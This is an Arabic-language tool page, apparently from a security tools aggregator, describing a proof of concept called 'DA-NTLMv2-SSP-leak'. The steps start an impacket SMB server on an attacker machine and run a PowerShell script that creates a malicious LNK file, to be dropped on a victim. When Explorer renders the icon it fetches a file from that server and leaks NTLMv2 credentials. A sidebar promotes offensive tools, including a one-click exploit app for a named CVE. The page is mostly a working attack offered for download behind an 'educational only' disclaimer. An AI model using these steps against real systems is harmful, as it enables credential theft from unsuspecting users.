
DA-NTLMv2-SSP-leak

الخطوات


شغّل خادم Responder على خادمك.

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

أنشئ ملف LNK ضارًا باستخدام powershell على جهاز مختلف، ثم قم بإسقاطه على الضحية (تنزيل ضار، رفع عبر SMB...).

# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


ستقوم عملية explorer.exe بعرض الأيقونة عن طريق تنزيل الملف تلقائيًا، باحثةً عن ترويسات RT_ICON و RT_GROUP_ICON في قسم .rsrc.

ملاحظات


هذا الكود لأغراض تعليمية وبحثية فقط.
لا يتحمل المؤلف أي مسؤولية عن إساءة استخدام هذا الكود.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    396
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    257

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




